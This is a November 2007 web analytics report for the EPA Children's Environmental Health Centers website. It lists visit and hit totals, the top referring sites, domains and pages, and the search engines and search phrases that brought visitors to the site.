

## **Children's Environmental Health Centers (CEHCs) Monthly Statistics**

Web Log Analysis Monthly Report November 2007

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


# Overview Dashboard

This displays key graphs and tables that provide an overview of the entire report. Click on the title of a graph or table to navigate to the corresponding page.




Visit Summary	
Visits	8,591
Average per Day	286
Average Visit Length	00:16:25
Median Visit Length	00:02:43
International Visits	4.67%
Visits of Unknown Origin	57.30%
Visits from Your Country: United States (US)	38.03%



Page View Summary	
Page Views	16,391
Average per Day	546
Average Page Views per Visit	1.91


**Visitors Trend**



**Visitor Summary**

Unique Visitors	4,753
Visitors Who Visited Once	3,820
Visitors Who Visited More Than Once	933
Average Visits per Visitor	1.81

**Hits Trend**




**Hit Summary**

Successful Hits for Entire Site	31,286
Average Hits per Day	1,042
Home Page Hits	704



# Marketing Dashboard




This dashboard summarizes important information related to online marketing activity.





# Referrers Dashboard


The table includes statistics on the total activity for this server during the reporting period. All dates and times refer to the location of the system running the analysis.





## Activity by Referring Site

This report identifies the domain names and IP addresses that refer visitors to your site. This information will be displayed only if your server is logging this information.



**Activity by Referring Site**

	Site	Visits	%
1.	No Referrer	5,567	64.80%
2.	<a href="http://www.google.com/">http://www.google.com/</a>	973	11.33%
3.	<a href="http://es.epa.gov/">http://es.epa.gov/</a>	934	10.87%
4.	<a href="http://images.google.com/">http://images.google.com/</a>	183	2.13%
5.	<a href="http://search.yahoo.com/">http://search.yahoo.com/</a>	114	1.33%
6.	<a href="http://www.google.co.uk/">http://www.google.co.uk/</a>	67	0.78%
7.	<a href="http://www.google.ca/">http://www.google.ca/</a>	63	0.73%
8.	<a href="http://nlquery.epa.gov/">http://nlquery.epa.gov/</a>	40	0.47%
9.	<a href="http://search.live.com/">http://search.live.com/</a>	36	0.42%
10.	<a href="http://aolsearch.aol.com/">http://aolsearch.aol.com/</a>	27	0.31%
11.	<a href="http://www.google.es/">http://www.google.es/</a>	24	0.28%
12.	<a href="http://search.msn.com/">http://search.msn.com/</a>	23	0.27%
13.	<a href="http://www.google.co.in/">http://www.google.co.in/</a>	22	0.26%
14.	<a href="http://www.google.com.au/">http://www.google.com.au/</a>	21	0.24%
15.	<a href="http://cfpub.epa.gov/">http://cfpub.epa.gov/</a>	14	0.16%
16.	<a href="http://www.google.co.kr/">http://www.google.co.kr/</a>	14	0.16%
17.	<a href="http://search.aol.com/">http://search.aol.com/</a>	14	0.16%
18.	<a href="http://www.epa.gov/">http://www.epa.gov/</a>	13	0.15%
19.	<a href="http://images.google.ca/">http://images.google.ca/</a>	12	0.14%
20.	<a href="http://images.google.co.uk/">http://images.google.co.uk/</a>	12	0.14%
	<b>Subtotal</b>	<b>8,173</b>	<b>95.13%</b>
	<b>Other</b>	<b>418</b>	<b>4.87%</b>
	<b>Total</b>	<b>8,591</b>	<b>100.00%</b>

## Activity by Referring Site – Help Card

 **Referring Sites** – A web site which refers a visitor to your site by linking to it.

**Site** – Specific referring site being analyzed.


**Visits** – Number of times the specified site referred visitors to your site.

**%** – Percentage of referrals that came from the specified site.

**No Referrer** – Represents direct traffic to the web site as one of the following: 1) the visitor typed the domain name directly into their browser, 2) the visitor bookmarked the site, or 3) the visitor clicked on an email, shortcut, or other direct link.


Note: If "No Referrer" is 100% of all your traffic, then you are probably not logging the "referrer" field in your log files. Please see your manual or the WebTrends Knowledgebase to enable extended logging on your web servers.

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 You can use this page to determine which sites are referring the most visitors to your site. This can help when considering the most effective ways and places to attract visitors.

## Activity by Referring Domain


This report identifies the top-level domains that refer visitors to your site. This information will be displayed only if your server is logging this information.



**Activity by Referring Domain**

	Domain	Visits	%
1.	No Referrer	5,567	64.80%
2.	google.com	1,164	13.55%
3.	epa.gov	1,006	11.71%
4.	yahoo.com	126	1.47%
5.	google.co.uk	79	0.92%
6.	google.ca	75	0.87%
7.	aol.com	42	0.49%
8.	live.com	37	0.43%
9.	google.co.in	30	0.35%
10.	google.es	27	0.31%
11.	msn.com	26	0.30%
12.	google.com.au	23	0.27%
13.	google.co.kr	18	0.21%
14.	google.co.th	13	0.15%
15.	google.de	13	0.15%
16.	google.cn	13	0.15%
17.	google.com.mx	13	0.15%
18.	comcast.net	12	0.14%
19.	google.co.jp	11	0.13%
20.	google.co.id	10	0.12%
	<b>Subtotal</b>	<b>8,305</b>	<b>96.67%</b>
	<b>Other</b>	<b>286</b>	<b>3.33%</b>
	<b>Total</b>	<b>8,591</b>	<b>100.00%</b>

### Activity by Referring Domain – Help Card

 **Referring Domain** – A web site which refers a visitor to your site by linking to it.


**Domain** – Specific referring domain being analyzed.

**Visits** – Number of times the specified domain referred visitors to your site.

**%** – Percentage of referrals that came from the specified domain.

**No Referrer** – Represents direct traffic to the web site as one of the following: 1) the visitor typed the domain name directly into their browser, 2) the visitor bookmarked the site, or 3) the visitor clicked on an email, shortcut, or other direct link.


Note: If "No Referrer" is 100% of all your traffic, then you are probably not logging the "referrer" field in your log files. Please see your manual or the WebTrends Knowledgebase to enable extended logging on your web servers.

 You can use this page to determine which domains are referring the most visitors to your site. This can help when considering the most effective ways and places to attract visitors.



## Activity by Referring Page

This report provides the pages from the sites with links to your site. This information will only be displayed if your server is logging the referrer information.




**Activity by Referring Page**

	Page	Visits	%
1.	No Referrer	5,567	64.80%
2.	<a href="http://www.google.com/search">http://www.google.com/search</a>	951	11.07%
3.	<a href="http://images.google.com/ imgres">http://images.google.com/ imgres</a>	183	2.13%
4.	<a href="http://es.epa.gov/ncer/childrenscenters/pesticides.html">http://es.epa.gov/ncer/childrenscenters/pesticides.html</a>	79	0.92%
5.	<a href="http://es.epa.gov/ncer/childrenscenters/davis.html">http://es.epa.gov/ncer/childrenscenters/davis.html</a>	71	0.83%
6.	<a href="http://es.epa.gov/ncer/childrenscenters/autism.html">http://es.epa.gov/ncer/childrenscenters/autism.html</a>	69	0.80%
7.	<a href="http://www.google.co.uk/ search">http://www.google.co.uk/ search</a>	67	0.78%
8.	<a href="http://search.yahoo.com/ search">http://search.yahoo.com/ search</a>	66	0.77%
9.	<a href="http://www.google.ca/search">http://www.google.ca/search</a>	63	0.73%
10.	<a href="http://es.epa.gov/ncer/childrenscenters/asthma.html">http://es.epa.gov/ncer/childrenscenters/asthma.html</a>	47	0.55%
11.	<a href="http://es.epa.gov/ncer/childrenscenters/columbia.html">http://es.epa.gov/ncer/childrenscenters/columbia.html</a>	41	0.48%
12.	<a href="http://nlquery.epa.gov/epasearch/epasearch">http://nlquery.epa.gov/epasearch/epasearch</a>	37	0.43%
13.	<a href="http://es.epa.gov/ncer/childrenscenters/harvard.html">http://es.epa.gov/ncer/childrenscenters/harvard.html</a>	36	0.42%
14.	<a href="http://es.epa.gov/ncer/childrenscenters/usc.html">http://es.epa.gov/ncer/childrenscenters/usc.html</a>	36	0.42%
15.	<a href="http://search.live.com/ results.aspx">http://search.live.com/ results.aspx</a>	34	0.40%
16.	<a href="http://es.epa.gov/ncer/childrenscenters/washington.html">http://es.epa.gov/ncer/childrenscenters/washington.html</a>	25	0.29%
17.	<a href="http://aolsearch.aol.com/aol/ search">http://aolsearch.aol.com/aol/ search</a>	25	0.29%
18.	<a href="http://es.epa.gov/ncer/childrenscenters/sinai.html">http://es.epa.gov/ncer/childrenscenters/sinai.html</a>	24	0.28%

19.	<a href="http://www.google.es/search">http://www.google.es/search</a>	23	0.27%
20.	<a href="http://es.epa.gov/ncer/">http://es.epa.gov/ncer/</a>	23	0.27%
	<b>Subtotal</b>	<b>7,467</b>	<b>86.92%</b>
	<b>Other</b>	<b>1,124</b>	<b>13.08%</b>
	<b>Total</b>	<b>8,591</b>	<b>100.00%</b>

#### Activity by Referring Page – Help Card


 **Pages** – Any document, dynamic page, or form. Different types of profiles have different default settings for which file extensions qualify a file as a page. These settings can be changed by the Reporting Center system administrator. Any URL containing a question mark is considered a dynamic page.

**Visits** – Number of visitors referred from the specified URL.

**%** – Percentage of referred visitors who came from the specified site.


**No Referrer** – Represents direct traffic to the web site as one of the following: 1) the visitor typed the domain name directly into their browser, 2) the visitor bookmarked the site, or 3) the visitor clicked on an email, shortcut, or other direct link.

Note: If "No Referrer" is 100% of all your traffic, then you are probably not logging the "referrer" field in your log files. Please see your manual or the WebTrends Knowledgebase to enable extended logging on your web servers.

 You can use this information to determine the sites that provide the most referrals to your site. This can help when considering the most effective ways to attract visitors.

# Search Engines Dashboard

This dashboard summarizes important information related to specific search engines.






## Activity by Search Engine

The first table identifies which search engines referred visitors to your site most often, the number of referrals, and its percentage of the total.

The second table identifies the most popular search phrases for each search engine.

The third table identifies the most popular keywords for each search engine.



**Activity by Search Engine**

	<b>Engines</b>	<b>Referrals</b>	<b>%</b>
1.	google	1,667	74.25%
2.	yahoo	177	7.88%
3.	google uk	111	4.94%
4.	google canada	96	4.28%
5.	aol netfind	38	1.69%
6.	google italy	32	1.43%
7.	msn	32	1.43%
8.	google australia	27	1.20%
9.	google germany	17	0.76%
10.	google france	15	0.67%
11.	google japan	13	0.58%
12.	yahoo japan	6	0.27%
13.	netscape	4	0.18%
14.	yahoo taiwan	2	0.09%
15.	google austria	2	0.09%
16.	altavista	2	0.09%
17.	all the web	1	0.04%
18.	biglobe	1	0.04%
19.	yahoo korea	1	0.04%
20.	yahoo uk & ireland	1	0.04%
	<b>Total</b>	<b>2,245</b>	<b>100.00%</b>

### Activity by Search Engines with Search Phrases Detail

Engines	Phrases	Referrals	%
1. google	pesticides	26	1.16%
	tar creek	13	0.58%
	children with autism	10	0.45%
	environmental health video download	5	0.22%
	team work	5	0.22%
	organophosphates	5	0.22%
	california davis	5	0.22%
	southwest facts	4	0.18%
	environmental exposure to smoke	4	0.18%
	duke university logo	4	0.18%
	united community housing coalition	4	0.18%
	united community housing coalition detroit	4	0.18%
	barbara brenner mt. sinai	3	0.13%
	growing up healthy in east harlem	3	0.13%
	bubble diagram	3	0.13%
	personality disorder	3	0.13%
	synagro detroit	3	0.13%
	chemicals in mining waste	3	0.13%
	epa, lead paint, dust sampling	3	0.13%
	duke logo	3	0.13%
2. yahoo	electrocardiogram goat pdf	13	0.58%
	research on children's environmental health	4	0.18%
	autism carmody jersey	2	0.09%
	u.c. berkeley center for children's environmental health research	2	0.09%
	environmental factors affecting babies development	2	0.09%
	xenobiotics can act as neurotoxicants with differing effects	2	0.09%
	environmental factors that affect autism	2	0.09%
	environmental factors that impact children's behaviors	2	0.09%
	environmental factors that affect babies	2	0.09%
	berkeley children activities	2	0.09%
	health of women, children	2	0.09%
	centers for children with autism	2	0.09%
	children with autism in new jersey	2	0.09%
	ash allergy symptoms	1	0.04%
	berkeley children's center	1	0.04%
	fingerprint analysis for children with disabilities	1	0.04%
	epa general investigators	1	0.04%
	developmental delays east harlem	1	0.04%
	soryl markowitz	1	0.04%

3. google uk	cognitive delays in children	1	0.04%
	pesticides	4	0.18%
	li et al 2006 173 970–6	2	0.09%
	us epa heavy metals	2	0.09%
	team work	2	0.09%
	wilke schmithorst holland normative	2	0.09%
	factors that affect children's growth and development	2	0.09%
	asthma and children and effects, diette,g.	2	0.09%
	how environment affect child growth and development	2	0.09%
	what may effect children's growth and development	2	0.09%
	epa.gov kids site	1	0.04%
	basics of good health research project	1	0.04%
	how environmental factors contribute to the normal development of children	1	0.04%
	how does the environment effect children's growth and development	1	0.04%
	air pollution kids questions	1	0.04%
	randomised trials children berkeley	1	0.04%
	children's environment and health research	1	0.04%
	emulsion pcr	1	0.04%
	all aspects of health and safety in children's environment	1	0.04%
	what are pesticides	1	0.04%
	chemical mixtures	1	0.04%
4. google canada	air pollutants exposed to fetus	2	0.09%
	pesticides on the genome	2	0.09%
	ryanodine receptor	2	0.09%
	asthma environment hypothesis project	1	0.04%
	children with environmental disease	1	0.04%
	controlling mice	1	0.04%
	blood processing protocol for molecular epidemiology study	1	0.04%
	postnatal environmental tobacco smoke exposure and children's health	1	0.04%
	gary hunninghake phone	1	0.04%
	autism and neurodevelopmental	1	0.04%
	community based research	1	0.04%
	ambient smoke and children study	1	0.04%
	how to prevent asthma due to air pollution	1	0.04%
	health department shut down rental home?	1	0.04%
	children outcomes	1	0.04%
	brenda eskenazi	1	0.04%
	neurodevelopmental disorders in children through pesticides	1	0.04%
	hyperactivity university of harvard	1	0.04%
	landrigan, p.j.,	1	0.04%

5. aol netfind	how pesticides nervous system in babies	1	0.04%
	l.e.a.d. project harvard in miami, ok	2	0.09%
	the truth about lead exposure	1	0.04%
	fetal exposure to heavy metals	1	0.04%
	asthma immune inflammation cascade	1	0.04%
	new york city learning disabilities children center	1	0.04%
	how to keep roaches off skin	1	0.04%
	lipase and elevation and toxins and environmental	1	0.04%
	green bay perch fishing	1	0.04%
	environmental factors to reduce autism	1	0.04%
	pcb in children	1	0.04%
	mount sinai harlem	1	0.04%
	children centres child with asthma	1	0.04%
	science reports for kids	1	0.04%
	kids winter safety tips english and spanish	1	0.04%
	harvard study on lead in oklahoma	1	0.04%
	harvard study lead project oklahoma	1	0.04%
	harvard university lead project oklahoma	1	0.04%
	neurological disorders in children	1	0.04%
	resonance newburg	1	0.04%
	autism children's environment	1	0.04%
6. google italy	air pollution acute respiratory illness german communities filetype:pdf	25	1.11%
	asthmatic children research project	1	0.04%
	health outreach, expected results	1	0.04%
	toxicological science 77	1	0.04%
	health educational video transcript	1	0.04%
	airway epithelium	1	0.04%
	detoxifying environment	1	0.04%
	ultrafine particles	1	0.04%
7. msn	childrens health questions	2	0.09%
	children health disease prevention ucdavis	2	0.09%
	childrens biographies	2	0.09%
	eosinophilic airway disease	1	0.04%
	autism and damp acrpet	1	0.04%
	mt. sinai new york environmental hazards	1	0.04%
	environmental research center for atopic	1	0.04%
	cognitive development indoor air pollution	1	0.04%
	epa banned chemicals	1	0.04%
	site:es.epa.gov www.epa.gov	1	0.04%
	children's health questions	1	0.04%
	landrigan mt. sinai pediatric	1	0.04%



	synergize epa	1	0.04%
	lipopolysaccharide and autism	1	0.04%
	isodicentric chromosome 15.	1	0.04%
	asthma	1	0.04%
	african-american women in harlem pregnant with asthma	1	0.04%
	environmental effects on neurological disorders	1	0.04%
